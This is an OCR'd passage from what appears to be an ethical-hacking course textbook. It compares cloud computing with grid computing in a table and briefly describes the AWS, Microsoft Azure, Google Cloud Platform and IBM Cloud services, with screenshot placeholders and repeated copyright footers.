
Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources

Table 19.2: Cloud computing vs. grid computing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.14: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.




Figure 19.15: Screenshot of Microsoft Azure

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.




Figure 19.16: Screenshot of Google Cloud Platform

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.


